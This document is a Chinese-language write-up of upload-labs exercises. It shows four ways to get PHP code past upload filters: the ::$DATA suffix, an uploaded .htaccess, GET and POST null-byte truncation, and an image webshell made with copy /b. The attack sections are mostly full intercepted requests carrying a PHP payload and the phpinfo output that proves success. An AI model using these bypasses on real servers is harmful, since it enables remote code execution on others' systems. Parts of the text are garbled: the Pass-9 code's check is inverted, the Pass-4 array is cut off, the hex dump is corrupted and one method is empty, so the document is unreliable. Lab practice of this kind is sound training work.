

# 1.利用::\$DATA 绕过黑名单检测，完成pass-9

## 分析代码可知使用黑名单验证文件后缀，但没有检测::\$DATA

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".php",".php5",".php4",".php3",".php2",".Html",".htm");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = delDot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = trim($file_ext); //首尾去空

        if (in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$date('YmdHis').rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            }
        }
    }
}
```

## 抓包添加::\$DATA绕过

Request to http://192.168.1.5:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /upload-labs/Pass-09/index.php?action=show_code HTTP/1.1
2 Host: 192.168.1.5
3 Content-Length: 321
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.5
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryE2FiUetwDpsIkvG
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/108.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.5/upload-labs/Pass-09/index.php?action=show_code
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
13 Connection: close
14
15 -----WebKitFormBoundaryE2FiUetwDpsIkvG
16 Content-Disposition: form-data; name="upload_file"; filename="info.php::$DATA"
17 Content-Type: application/octet-stream
18
19 <?php phpinfo(); ?>
20 -----WebKitFormBoundaryE2FiUetwDpsIkvG
21 Content-Disposition: form-data; name="submit"
22
23 上传
24 -----WebKitFormBoundaryE2FiUetwDpsIkvG--
25
```

## 成功访问

System	Windows NT DESKTOP-8DRPH7J 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-encchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\Life\phpstudy_pro\Extensions\php\php5.4.45nts\php.ini

## 2.利用.htaccess文件绕过黑名单检测，完成pass-4

分析代码可知使用黑名单验证文件后缀，但黑名单列表中没有.htaccess

```

$sis_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".php1",".html",".htm",".phtml",".pht",".php",".php5",".php4",".php3",".php2",".php1",
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name); //删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_replace('::DATA', '', $file_ext); //去除字符串::DATA
        $file_ext = trim($file_ext); //收尾去空
    }
}

```

## 上传.htaccess文件

意思是将.png后缀的文件当作php文件解析

```

1 <FilesMatch "info.png">
2 SetHandler application/x-httpd-php
3 </FilesMatch>

```

## 抓包修改后缀上传

Pretty Raw Hex

```
POST /upload-labs/Pass-04/index.php?action=show_code HTTP/1.1
Host: 192.168.1.5
Content-Length: 321
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.5
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryv5Q3WYQeyYrEq17Z
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.5/upload-labs/Pass-04/index.php?action=show_code
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Connection: close

-----WebKitFormBoundaryv5Q3WYQeyYrEq17Z
Content-Disposition: form-data; name="upload_file"; filename="info.png"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
-----WebKitFormBoundaryv5Q3WYQeyYrEq17Z
Content-Disposition: form-data; name="submit"

上传
-----WebKitFormBoundaryv5Q3WYQeyYrEq17Z--
```

## 成功访问

PHP Version 5.4.45



System	Windows NT DESKTOP-8DRPH7J 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchanted=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\Life\phpstudy_pro\Extensions\php\php5.4.45nts\php.ini

## 3.完成白名单绕过实验pass12和pass13（分别对于get型和post型截断）

## Pass-12

分析代码可知使用白名单验证文件后缀

### GET型00截断

Request to http://192.168.1.5:80

Forward Drop **Intercept is on** Action Open Browser

Pretty Raw Hex

```
1 POST /upload-labs/Pass-12/?save_path=../upload/info.php%00 HTTP/1.1
2 Host: 192.168.1.5
3 Content-Length: 321
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.5
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBB8kjXco76dHG5NS
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/108.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ar
  n/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.5/upload-labs/Pass-12/?action=show_code
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
13 Connection: close
14
15 -----WebKitFormBoundaryBB8kjXco76dHG5NS
16 Content-Disposition: form-data; name="upload_file"; filename="info.png"
17 Content-Type: application/octet-stream
18
19 <?php phpinfo(); ?>
20 -----WebKitFormBoundaryBB8kjXco76dHG5NS
21 Content-Disposition: form-data; name="submit"
22
23 上传
24 -----WebKitFormBoundaryBB8kjXco76dHG5NS--
25
```

### 成功访问



System	Windows NT DESKTOP-N23F6PE 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.4 Handler - Apache Lounge
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpStudy\PHPTutorial\php\php-5.2.17\php.ini
Scan this dir for additional ini	(none)

## Pass-13

分析代码可知使用白名单验证文件后缀

### POST型00截断

```
Accept-Language: zh-CN, zh-TW;q=0.9, zh;q=0.8, en-US;q=0.7, en;q=0.6
Connection: close
```

```
-----WebKitFormBoundary7lBrpPPNivAMzggM
Content-Disposition: form-data; name="save_path"
```

```
../upload/info.php+
```

```
-----WebKitFormBoundary7lBrpPPNivAMzggM
Content-Disposition: form-data; name="upload_file"; filename="info.png"
Content-Type: application/octet-stream
```

```
<?php phpinfo(); ?>
```


```
-----WebKitFormBoundary7lBrpPPNivAMzggM
Content-Disposition: form-data; name="submit"
```

上传

```
-----WebKitFormBoundary7lBrpPPNivAMzggM--
```

5	6e	64	61	72	75	37	49	42	72	70	50	50	4e	69	76	oundary/IBrppP
1	4d	7a	67	67	4d	0d	0a	43	6f	6e	74	65	6e	74	2d	AMzggM Content-
4	69	73	70	6f	73	69	74	69	6f	6e	3a	20	66	6f	72	Disposition: for
d	2d	64	61	74	61	3b	20	6e	61	6d	65	3d	22	73	61	m-data; name="sa
6	65	5f	70	61	74	68	22	0d	0a	0d	0a	2e	2e	2f	75	ve_path" ../u
0	6c	6f	61	64	2f	69	6e	66	6f	2e	70	68	70	00	0d	pload/info.php
a	2d	2d	2d	2d	2d	2d	57	65	62	4b	69	74	4	6f	72	-----WebKitFor
d	42	6f	75	6e	64	61	72	79	37	49	42	72	70	50	50	mBoundary7IBrpPP
e	69	76	41	4d	7a	67	67	4d	0d	0a	43	6f	6e	74	65	NivAMzggM Conte
e	74	2d	44	69	73	70	6f	73	69	74	69	6f	6e	3a	20	nt-Disposition:
6	6f	72	6d	2d	64	61	74	61	3b	20	6e	61	6d	65	3d	form-data; name=
2	75	70	6c	6f	61	64	5f	66	69	6c	65	22	3b	20	66	"upload_file"; f
9	6c	65	6e	61	6d	65	3d	22	69	6e	66	6f	2e	70	6e	ilename="info.pn
7	6c	65	6e	61	6d	65	3d	22	69	6e	66	6f	2e	70	6e	"upload_file"


## 成功访问

PHP Version 5.2.17	
	
System	Windows NT DESKTOP-N23F6PE 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.4 Handler - Apache Lounge
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpStudy\PHPTutorial\php\php-5.2.17\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519

## 4.制作图片马（2种方法）

### 方法一

在文件末尾插入



## 方法二

cmd下使用copy命令

```
C:\Life\Documents\Code\Scripts\一句话🐼>copy 2.png /b + 1.php /a 3.png
2.png
1.php
已复制          1 个文件。

C:\Life\Documents\Code\Scripts\一句话🐼>
```

